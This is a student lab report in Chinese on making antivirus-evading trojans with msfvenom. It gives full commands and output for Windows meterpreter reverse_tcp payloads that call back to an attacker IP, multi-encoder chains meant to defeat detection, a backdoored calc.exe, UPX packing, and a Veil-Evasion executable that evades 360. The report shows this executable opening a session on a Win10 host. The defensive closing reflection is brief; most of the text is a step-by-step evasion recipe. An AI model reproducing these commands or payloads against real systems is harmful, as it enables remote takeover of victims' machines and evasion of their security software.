


实验六：使用 msfvenom 生成免杀木马

2152701-陈玟桦

一、实验过程

本次实验是利用 msfvenom 生成可以绕过安全软件检测进行攻击的木马软件。实验环境采用实验五的 NAT 连接环境即可 首先用 msfvenom 生成一个简单的反弹 shell 程序 payload1.exe，只需要使用攻击机 IP 地址和攻击端口作为参数即可，将生成的木马放到靶机 Windows XP 的某个目录下



可以发现，payload1.exe 会被 360 报毒



在 kali 中运行 msf 终端，使用监听模块，设置相关参数，然后 run 运行监听。开始运行后，在靶机中启动 payload1.exe

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.70.128
LHOST => 192.168.70.128
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ---  -
  LHOST  192.168.70.128  yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ---  -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.70.128  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target
```

出现以下界面，表示渗透成功

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.70.128:4444
[*] Sending stage (175174 bytes) to 192.168.70.129
[*] Meterpreter session 1 opened (192.168.70.128:4444 -> 192.168.70.129:1442) at 2024-03-29 07:17:46 -0400

meterpreter > 
```

上述步骤产生的简单木马是不具备攻击性的，我们可以通过多种手段进行包装，产生不会被杀软检测出的免杀木马 第一种方式是编码，使用 MSF 编码器对木马重新编码，破坏木马原本的代码特征而不影响其原有功能，避免其被杀软识别出来。 payload2.exe 是使用 x86/shikata_ga_nai 编码一次的木马

```
(root@kali)~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.70.128 LPORT=4444 -f exe -o payload2.exe -e x86/shikata_ga_nai
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: payload2.exe


(root@kali)~# 
```

payload3.exe 是使用多种编码规则混合编码多次后产生的木马

```
(root@kali)~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.70.128 LPORT=4444 -e x86/shikata_ga_nai -i 10 -f raw | msfvenom -e x86/alpha_upper -a x86 --platform window -i 5 -f raw | msfvenom -e x86/shikata_ga_nai -a x86 --platform window -i 10 -f raw | msfvenom -e x86/countdown -a x86 --platform window -i 10 -f exe -o payload3.exe
Attempting to read payload from STDIN... Attempting to read payload from STDIN... Attempting to read payload from STDIN...

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai chosen with final size 624
```

结论是 payload2.exe 和 payload3.exe 都可以被 360 报毒



项目	描述	处理状态
高风险项 (1)		
<input checked="" type="checkbox"/> C:\Users\Net317\Desktop\payload2.exe	[备份后修复] HEUR/QVM20.1.4F7C.Mal...	未处理 信任



项目	描述	处理状态
高风险项 (1)		
<input checked="" type="checkbox"/> C:\Users\Net317\Desktop\payload3.exe	[备份后修复] HEUR/QVM20.1.4F7C.Mal...	未处理 信任

我们还可以使用不同于前文模板的新的模板, 比如系统的 calc.exe, 我们从 靶机中找出 calc.exe, 移动到攻击机内并植入后门, 形成新的木马文件 calc.5.1.1.exe

```
(root@kali)~# upx -5 calc.5.1.1.exe
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2020
UPX 3.96      Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020


   File size      Ratio      Format      Name
-----
upx: calc.5.1.1.exe: CantPackException: superfluous data between sections (try --force)
Packed 1 file: 0 ok, 1 error.
```

结论是 calc.5.5.1.exe 不能免杀



第二种方法是加壳, 可以使用 upx 对上面的 payload1.exe 进行加壳, 结论是 一样无法免杀 由 msfvenom 生成的可执行程序容易被查杀, 于是可以采用另一种方案。第三种方式是 msfvenom 先生成.c 代码文件, 再由其他编译器产生可执行文件, 此处选择靶机自己的携带的编译器进行编译

编译后生成 backdoor.exe, 用 360 扫描, 显示为未发现威胁



我们可以在其他地方对此木马进行检测, 比如免费的在线检测网站 VirScan, 检测结果是 47 个引擎中有 22 个发现了后门

22/47

backdoor.exe

有 22 引擎检出

SHA256: 6354d2d33a2e4f4c6c6bbfc87ae3e177acc4ff194100c10f89f69e3d316bb5ca

SHA1: 923ae0be59bd6c0f65e23cbf91bf729bf3a4ab29

MD5: c9cbe5abfc6eec1054a292ae15954159

文件大小: 148.04 KB (151595)

文件类型: pe

首次提交: 2024/03/29 20:18:08 (GMT+8)

末次分析: 2024/03/29 20:19:54 (GMT+8)

引擎检测

静态信息

末次检测时间: 2024-03-29 20:19:54

重新检测

引擎	结果	引擎	结果
AVG	Win32/ShikataGaNai-C	Defenx	Trojan (004943941)
ESET	a variant of Win32/Rozena.CI trojan	Antiy	Trojan/Win32.Meterpreter
JiangMin	Trojan/Generic.srfa	Arcabit	DeepScan:Generic.ShellCode.Marte.3.86F01582
Avast	Win32/ShikataGaNai-C	Emsisoft	DeepScan:Generic.Exploit.Shellcode.3.86F01582 (B)
K7	Trojan (004943941)	OneAV	Win.Malicious.ml
VBA32	Backdoor.Poison	Avira	HEUR/AGEN.1032869
Fortinet	W32/Rozena.IOftr	AhnLab	Trojan/Win.Meterpreter.R568949
IKARUS	Trojan.Win32.Rozena	DrWeb	BackDoor.Poison.422
ClamAV	Win.Trojan.MSShellcode-6360728-0	Xvirus	Malware
Rising	Trojan.Generic@AI.91 (RDMLuFdeJWsXGaptkDgvUxKlsg)	NANO	Trojan.Win32.Poison.tjdhil
Panda	Trj/GdSda.A	GDATA	DeepScan:Generic.ShellCode.Marte.3.86F01582
F-Secure	无检出	Authentium	无检出
watchdog.dev	无检出	Systweak	无检出
Gridinsoft	无检出	Comodo	无检出
WithSecure	无检出	F-Prot	无检出
MicroAPT	无检出	TrendMicro	无检出
MicroNonPE	无检出	Cyren	无检出
Zoner	无检出	VirusBuster	无检出
QQ手机管家	无检出	McAfee	无检出

第四种方法是使用工具，此处用的是 veil 工具，选择 ruby 语言编码方式， 设定攻击机 IP 参数，执行 generate 生成木马

```
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

[>] Please enter the base name for output files (default is payload): break
== Loading script to check dependencies
== Attempting to trigger autoload of Gem::SourceIndex
== Attempting to trigger autoload of Gem::SpecFetcher
== Attempting to trigger autoload of Gem::GemPathSearcher
== Attempting to trigger autoload of Gem::DependencyList
== Attempting to trigger autoload of Gem::ConfigFile
== Attempting to trigger autoload of Gem::Builder
== Detected gem win32-api-1.4.8-x86-mingw32 (loaded, files)
== WARNING: C:/Ruby187/lib/ruby/gems/1.8/gems/win32-api-1.4.8-x86-mingw32/lib was not found
== 4 files, 88145 bytes
== Detected gem ocra-1.3.6 (loaded, files)
== 6 files, 194405 bytes
== Building /var/lib/veil/output/compiled/break.exe
== Adding user-supplied source files
== Adding ruby executable rubyw.exe
== Adding detected DLL C:/Ruby187/bin/zlib1.dll
== Adding library files
== Compressing 2051891 bytes
== Finished building /var/lib/veil/output/compiled/break.exe (654535 bytes)

Veil-Evasion

[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

[*] Language: ruby
[*] Payload Module: ruby/meterpreter/rev_tcp
[*] Executable written to: /var/lib/veil/output/compiled/break.exe
[*] Source code written to: /var/lib/veil/output/source/break.rb
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/break.rc


Hit enter to continue ...

Veil-Evasion


[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

Veil-Evasion Menu
```


生成的木马命名为 break.exe，像之前一样复制到靶机中，用 360 查杀，发现不报毒



用在线检测网站 virustotal 进行检测，72 个引擎中有 37 个发现后门



最后执行一次渗透，靶机选择为主机的 win10 系统，渗透成功后 sysinfo 查看操作系统信息



二、心得体会

本次实验是利用在可执行文件中植入后门程序，来对目标靶机进行渗透，这 可谓是最常见的攻击方式，只需要对可执行成型做一些包装，就很容易令人上当。 因此我们要加强防护意识，不要随便运行来路不明的程序，不要随便点击不明链 接输入个人信息